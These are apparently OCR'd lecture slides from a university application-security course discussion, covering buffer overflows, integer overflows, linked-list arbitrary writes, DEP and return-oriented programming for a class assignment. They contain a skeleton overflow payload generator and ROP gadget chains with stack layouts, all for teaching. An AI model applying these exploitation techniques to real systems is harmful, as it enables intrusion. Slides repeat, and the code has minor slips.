CS 461 / ECE 422
Discussion #3

AppSec: Checkpoint 2

Paul Murley – pmurley2@illinois.edu

9/11/2019

Overview

- Buffer Overflow Basics
- Integer Overflows
- Exploits with Variable Stack Position
- Linked List Exploits
- Return-Oriented Programming (ROP)
- Format String Attacks
- Callback Shell

Logistics

- MP1 Checkpoint 2 Due Wednesday, 9/19 @ 6:00pm
  - No late submissions accepted
- MP1 Checkpoint 1 is now graded
  - New branch called ”AppSec_cp1_grades”
- MP1 Checkpoint 1 Regrade Requests
  - Due **THIS MONDAY** (9/16) @ 11:59pm
- MP2 (Web Security) Released Wednesday, 9/19
- Office Hours
  - Every weeknight from 5:00pm-7:00pm (starting 9/3)
  - Room: Siebel 4405

Buffer Overflow Basics

- Altering control flow of a target program to cause it to do what attacker wants

1. **Identify a code pointer that is eventually loaded into PC**
2. **Overwrite code pointer (memory write vulnerability)**
3. **Divert PC to code that will do useful work (for attacker)**

- *In Aleph One attack:*
  - Code pointer: return address on stack
  - Memory write vulnerability: buffer overflow
  - Divert PC to shellcode in stack buffer

https://www.eecs.umich.edu/courses/eecs588/static/stack_smashing.pdf

Integer Overflows


- In 32-bit systems, there are maximum values for integers:
  - MAX_INT is 2,147,483,647 (0x7FFFFFFF)
  - MAX_UNSIGNED_INT is 4,294,967,295 (0xFFFFFFFF)

- What happens when we overflow the maximum value, through addition or multiplication?


Variable Stack Position

ASLR (Address Space Layout Randomization):

A technique on modern operating systems that changes the memory layout of a program on every run, to make the development of exploits more difficult



Linked List Exploitation



```
typedef struct node {
        struct node *next;
} Node;

add_lineage(Node* grandparent, Node* parent, Node*child){
   grandparent->next = parent;
   grandparent->next->next = child;
}

main(){
   node* a = create_node()
   node* b = create_node();
   node* c = create_node();

   add_lineage(a,b,c);
}
```

```
typedef struct node {
        struct node *next;
} Node;

add_lineage(Node* grandparent, Node* parent, Node*child){
   grandparent->next = parent;
   grandparent->next->next = child;
}

main(){
   node* a = create_node()
   node* b = create_node();
   node* c = create_node();

   add_lineage(a,b,c);
}
```

How can we write 0xdeadbeef into address 0xbffe1234?


```
typedef struct node {
        struct node *next;
} Node;
```

```
add_lineage(Node* grandparent, Node* parent, Node*child){
   grandparent->next = parent;
   grandparent->next->next = child;
}
```

```
main(){
   node* a = create_node()
   node* b = create_node();
   node* c = create_node();

   add_lineage(a,b,c);
}
```


How can we write 0xdeadbeef into address 0xbffe1234?

```
typedef struct node {
        struct node *next;
} Node;

add_lineage(Node* grandparent, Node* parent, Node*child){
   grandparent->next = parent;
   grandparent->next->next = child;
}

main(){
   node* a = create_node()
   node* b = create_node();
   node* c = create_node();

   add_lineage(a,b,c);
}
```




How can we write 0xdeadbeef into address 0xbffe1234?

```
typedef struct node {
        struct node *next;
} Node;

add_lineage(Node* grandparent, Node* parent, Node*child){
   grandparent->next = parent;
   grandparent->next->next = child;
}

main(){
   node* a = create_node()
   node* b = create_node();
   node* c = create_node();

   add_lineage(a, 0xbffe1234, 0xdeadbeef);
}
```




How can we write 0xdeadbeef into address 0xbffe1234?

```
typedef struct node {
        struct node *next;
} Node;

add_lineage(Node* grandparent, Node* parent, Node*child){
   grandparent->next = parent;
   grandparent->next->next = child;
}

main(){
   node* a = create_node()
   node* b = create_node();
   node* c = create_node();

   add_lineage(a, 0xbffe1234, 0xdeadbeef);
}
```



How can we write 0xdeadbeef into address 0xbffe1234?


```
typedef struct node {
        struct node *next;
} Node;

add_lineage(Node* grandparent, Node* parent, Node*child){
    grandparent->next = parent;
    grandparent->next->next = child;
}

main(){
    node* a = create_node()
    node* b = create_node();
    node* c = create_node();

    add_lineage(a, 0xbffe1234, 0xdeadbeef);
}
```



How can we write 0xdeadbeef into address 0xbffe1234?

Data Execution Prevention (DEP)

- Why do we need to be able to execute code on the stack?
  - Answer: Usually, there is no good reason why we should do this
- Defense Idea: Let's just disallow all data sections of memory from executing! This is called DEP or "Write XOR Execute"



```
from struct import pack

name = 0xbffff2e0
ebp = 0xbffff328
malicious_code = something super malicious

print malicious_code + "\x00"*(ebp-name+4-len(malicious_code)) + pack('<I',name)
```

Return-Oriented Programming

- Idea: rather than running code that we inject, let's try to use code that already exists on the system

- General approach: Find "gadgets" in existing code. Use those gadgets in a sequence to execute assembly instructions at will
  - Gadgets:
    - Are usually 2-5 instructions long
    - End in 'ret'
    - Accomplish some small task (move one register to another, push a value, pop a value into a register, zero out a register, etc.)

Return-Oriented Programming

```
Disassembly of section .init:

080481c0 <_init>:
 80481c0:       53                      push   %ebx
 80481c1:       83 ec 08                sub    $0x8,%esp
 80481c4:       e8 00 00 00 00          call   80481c9 <_init+0x9>
 80481c9:       5b                      pop    %ebx
 80481ca:       81 c3 2b 6e 0a 00       add    $0xa6e2b,%ebx
 80481d0:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 80481d6:       85 c0                   test   %eax,%eax
 80481d8:       74 05                   je     80481df <_init+0x1f>
 80481da:       e8 21 7e fb f7          call   0 <__libc_tsd_LOCALE>
 80481df:       e8 bc 0c 00 00          call   8048ea0 <frame_dummy>
 80481e4:       e8 67 cd 07 00          call   80c4f50 <__do_global_ctors_aux>
 80481e9:       83 c4 08                add    $0x8,%esp
 80481ec:       5b                      pop    %ebx
 80481ed:       c3                      ret
```

Return-Oriented Programming

```
Disassembly of section .init:

080481c0 <_init>:
 80481c0:       53                      push   %ebx
 80481c1:       83 ec 08                sub    $0x8,%esp
 80481c4:       e8 00 00 00 00          call   80481c9 <_init+0x9>
 80481c9:       5b                      pop    %ebx
 80481ca:       81 c3 2b 6e 0a 00       add    $0xa6e2b,%ebx
 80481d0:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 80481d6:       85 c0                   test   %eax,%eax
 80481d8:       74 05                   je     80481df <_init+0x1f>
 80481da:       e8 21 7e fb f7          call   0 <__libc_tsd_LOCALE>
 80481df:       e8 bc 0c 00 00          call   8048ea0 <frame_dummy>
 80481e4:       e8 67 cd 07 00          call   80c4f50 <__do_global_ctors_aux>
 80481e9:       83 c4 08                add    $0x8,%esp
 80481ec:       5b                      pop    %ebx
 80481ed:       c3                      ret
```

Return-Oriented Programming

- Idea: rather than running code that we inject, let's try to use code that already exists on the system
- General approach: Find "gadgets" in existing code. Use those gadgets in a sequence to execute assembly instructions at will


Return-Oriented Programming

- Idea: rather than running code that we inject, let's try to use code that already exists on the system
- General approach: Find "gadgets" in existing code. Use those gadgets in a sequence to execute assembly instructions at will
- What are the possible challenges with this approach?

Gadget Chaining

- For each gadget, keep track of your stack.
- If there's a "pop" instruction, prepare something on the stack to pop.
- If there's a "push" instruction, you don't need to prepare value for the next pop.
- Prepare the address of the beginning of next gadget ("ret" will pop that address into %eip, and two gadgets are chained together)
- The last gadget might end with "int $0x80". In that case, we don't need to prepare value on the stack for that


Setting Up the Stack for ROP



ROP Example

Goal: Put 0xdeafbeef into %eax

Overwritten Original Return Address





```
8057360:    5a          pop    %edx
8057361:    59          pop    %ecx
8057362:    5b          pop    %ebx
8057363:    c3          ret
```

```
8055060:    8b 01       mov    (%ecx),%eax
8055062:    89 02       mov    %eax,(%edx)
8055064:    89 d0       mov    %edx,%eax
8055066:    c3          ret
```

ROP Example

Goal: Put 0xdeafbeef into %eax

Overwritten Original Return Address





```
8057360:    5a          pop    %edx
8057361:    59          pop    %ecx
8057362:    5b          pop    %ebx
8057363:    c3          ret
```

```
8055060:    8b 01       mov    (%ecx),%eax
8055062:    89 02       mov    %eax,(%edx)
8055064:    89 d0       mov    %edx,%eax
8055066:    c3          ret
```

ROP Example

Goal: Put 0xdeafbeef into %eax

Overwritten Original Return Address




```
8057360:    5a          pop    %edx
8057361:    59          pop    %ecx
8057362:    5b          pop    %ebx
8057363:    c3          ret
```

```
8055060:    8b 01       mov    (%ecx),%eax
8055062:    89 02       mov    %eax,(%edx)
8055064:    89 d0       mov    %edx,%eax
8055066:    c3          ret
```

ROP Example

Goal: Put 0xdeafbeef into %eax

Overwritten Original Return Address

0x8057360
0xdeadbeef (%edx)
Garbage Value (%ecx)
Garbage Value (%ebx)

```
8057360:    5a          pop    %edx
8057361:    59          pop    %ecx
8057362:    5b          pop    %ebx
8057363:    c3          ret
```

```
8055060:    8b 01       mov    (%ecx),%eax
8055062:    89 02       mov    %eax,(%edx)
8055064:    89 d0       mov    %edx,%eax
8055066:    c3          ret
```

ROP Example

Goal: Put 0xdeafbeef into %eax

Overwritten Original Return Address

0x8057360
